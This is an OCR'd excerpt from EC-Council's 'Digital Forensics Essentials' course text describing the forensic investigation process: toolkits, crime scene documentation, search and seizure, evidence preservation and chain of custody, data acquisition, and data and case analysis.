- Computer Forensic hardware toolkit, such as Paraben's First Responder Bundle, DeepSpar Disk Imager, FRED forensic workstation etc.


Software

- OSes
- Data discovery tools

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Password-cracking tools
- Acquisition tools
- Data analyzers
- Data recovery tools
- File viewers (Image and graphics)
- File type conversion tools
- Security and Utilities software
- Computer forensic software tools such as Wireshark, Access Data's FTK, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Forensic Investigation Process - Investigation Phase

After obtaining the required permissions and having assessed the case prerequisites, the investigator is ready to investigate the incident. The investigation phase and post investigation phase include various stages and processes that need careful and systematic execution to obtain better results. Each step in this phase is equally crucial for the acceptance of the evidence in a court of law and prosecution of the perpetrators.

This section discusses in detail all the stages, starting from the documentation of the electronic crime scene to the analysis of evidential data, which are crucial in the investigation phase.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Forensics Investigation Methodology




Figure 2.1: Computer forensics investigation methodology

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Documenting the Electronic Crime Scene

Documentation of the electronic crime scene is necessary to maintain a record of all the forensic investigation processes applied to identify, extract, analyze, and preserve the evidence. The details should include the location of the crime, status of the system, connected network devices, storage media, smartphones, mobile phones, PDAs, Internet, and network access.


The document will help trace the serial numbers or other identifiers of the procured devices. Documenting also includes taking photographs, videos, notes, and sketches of the scene in order to recreate it later. The investigator needs to document the processes and activities running on the display screens.

The crime scene documentation should contain comprehensive details of the investigation.

Points to consider while documenting the electronic crime scene are as follows:

- Documentation of the electronic crime scene is a continuous process during the investigation that makes a permanent record of the scene
- It is essential to properly note down the site and state of computers, digital storage media, and other electronic devices
- Document the physical crime scene, noting the position of the system and other equipment, if any
- Document details of any related, difficult-to-find electronic components
- Record the state of the computer system, digital storage media, electronic devices, and predictable evidence, including the power status of the computer
- Take a photograph of the computer monitor's screen and note down what you see on the screen

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Search and Seizure

The investigators should have in-depth knowledge of all the devices that could have played a part in transmitting the attack data to the victim device. They should be able to search for all the involved devices and seize them in a lawful manner for the acquisition and analysis of the evidential data.

The following diagram depicts the search and seizure process flow:




Figure 2.2: Search and seizure process flow diagram

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Planning the Search and Seizure


The investigators need to design a strategic process to conduct the search and seizure activity. This will help them distribute tasks among the team members to complete the seizure and allow the team to use time and tools in a well-defined manner.

The search and seizure plan should include the following details:

- Description, title, and location of the incident
- Applicable jurisdiction, relevant legislation, and organizational policy
- Determining the extent of authority to search
- Creating a chain of custody document
- Details of equipment to be seized, such as structure type and size, location (all in one place, spread across the building or floors), type of device and model number, power status, network status and type of network, backups (if any), last time and date, location of backup and if it is necessary to take the server down and the business impact of this action
- Search and seizure type (overt/covert) and approval from the local management
- Health and safety precautions, such as all forensic teams wearing protective latex gloves for all searching and seizing operations onsite to protect the staff and preserving any fingerprints that may come handy in the future

The investigating team cannot jump into the action immediately after chalking out a plan for search and seizure; they must follow a specific protocol and perform some legal formalities that include obtaining warrant, collecting information about the incident, and seeking authorization and consent.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evidence Preservation

Understanding the importance of preserving evidence is important because forensic evidence is fragile in nature and can be easily tampered with. It is essential to safeguard the integrity of the evidence to render it acceptable in a court of law.


The handling and preservation of evidence are some of the most significant aspects of digital forensic investigation. Investigators should take all necessary steps to ensure that the evidence remains in its true state, exactly as it was found at the crime scene.

At the time of evidence transfer, both the sender and the receiver need to provide information about the date and time of transfer in the chain of custody record.

The following are required to protect the evidence and document it while collecting and shipping:

- The logbook of the project to record observations related to the evidence
- A tag to uniquely identify any evidence
- A chain of custody record

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Acquisition


During the investigation of digital devices, all the evidence may be present in the form of data. Therefore, the investigators should have expertise in acquiring the data stored across various devices in different forms.

Data acquisition is the use of established methods to extract Electronically Stored Information (ESI) from a suspect computer or storage media in order to gain insight into a crime or an incident. Forensic data acquisition is a process of imaging or collecting information from various media in accordance with certain standards in order to analyze its forensic value. Investigators can then forensically process and examine the collected data to extract information relevant to any particular case or incident while protecting the integrity of the data. It is one of the most critical steps of digital forensics as any improper acquisition may alter data in evidence media and render it inadmissible in the court of law.

Forensic investigators should be able to verify the accuracy of acquired data, and the complete process should be acceptable and reproducible in the court.

Before acquiring the data, the investigator needs to ensure that their storage device is forensically clean and then initiate write protection to secure and protect original evidence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Analysis

Data analysis refers to the process of examining, identifying, separating, converting, and modeling data to isolate useful information. In the forensic investigation, data analysis helps in gathering and examining data to find its relevance with the incident in order to submit the findings to an authority for conclusions and decision-making.


Investigators must thoroughly analyze the acquired data to draw conclusions related to the case. Here, data analysis techniques depend on the scope of the case or client's requirements and the type of evidence.

This phase includes the following:

- Analyzing the file content for data usage
- Analyzing the date and time of file creation and modification
- Finding the users associated with file creation, access, and file modification
- Determining the physical storage location of the file
- Timeline generation
- Identifying the root cause of the incident

Identify and categorize data in order of relevance to the case, such that the most relevant data serve as the most important evidence to the case.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Case Analysis

Case analysis is the process of relating the obtained evidential data to the case in order to understand how the complete incident took place. In this phase, the investigator assesses the impact of the incident on the organization, reasons and source of the incident, steps required to tackle the incident, the investigating team required to handle the case, investigative procedures, and possible outcome of the forensic process. Case analysis is important to implement a proper plan in handling the case and achieving the desired results. Case analysis might help the investigators in determining future actions, such as the following:

- Check if there is a possibility to follow other investigative methods to, for instance, identify a remote storage location, examine network service logs for any information of evidentiary value, collect case-specific evidence from social media, identifying remote storage locations etc.)
- Gather additional information related to the case (e.g., aliases, email accounts, ISP used, names, network configuration, system logs, and passwords) by interviewing the respective individuals.
- Identify the relevance of various network elements to the crime scene such as credit cards, check papers, scanners, and cameras
- Consider the relevance of peripheral components to the investigation; for instance, in forgery or fraud cases, consider non-computer equipment such as laminators, check paper, scanners, printers, and digital cameras

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Forensic Investigation Process - Post-investigation Phase

The responsibility of the investigators does not end with finding and analyzing the evidence data. They should also be able to explain how they arrived at the conclusion to the prosecutors, attorneys, and judges. The post-investigation phase involves the reporting and documentation of all the actions undertaken and the findings during the course of an investigation and the procedure of testifying as an expert witness in the court.

This section provides guidelines on how to write an investigation report and testify as an expert witness.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



